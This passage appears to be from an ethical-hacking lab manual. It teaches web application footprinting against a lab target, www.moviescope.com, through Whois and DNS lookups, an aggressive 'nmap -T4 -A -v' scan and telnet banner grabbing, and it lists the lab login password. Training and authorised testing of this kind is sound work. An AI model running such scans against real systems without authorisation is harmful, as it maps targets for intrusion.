The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Lab Objectives

- Perform web application reconnaissance using Nmap and Telnet
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories using various tools
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using ClickjackPoc

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

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- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 65 Minutes

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery**: Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification**: Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Lab Tasks

Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

---

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.

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2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
4. Use tools such as **Netcraft** (https://www.netcraft.com), **SmartWhois** (https://www.tamos.com), **WHOIS Lookup** (https://whois.domaintools.com), and **Batch IP Converter** (http://www.sabsoft.com) to perform the Whois lookup.
5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
6. Use tools such as, **DNSRecon** (https://github.com), and **DNS Records** (https://network-tools.com), **Domain Dossier** (https://centralops.net) to perform DNS interrogation.
7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

   Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
11. Now, type **cd** and press **Enter** to jump to the root directory.
12. In the **Parrot Terminal** window, type **nmap -T4 -A -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.

    Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies aggressive scan, and **-v**: enables the verbose output (include all hosts and ports in the output).
13. The result appears, displaying the open ports and services running on the machine hosting the target website.

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

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

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.





15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.

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16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.


    Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

17. The **Trying 10.10.1.19…** message appears; type **GET / HTTP/1.0** and press **Enter** two times.

18. The result appears, displaying information related to the server name and its version, technology used.

19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

    Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.



20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).

21. Close all open windows and document all acquired information.

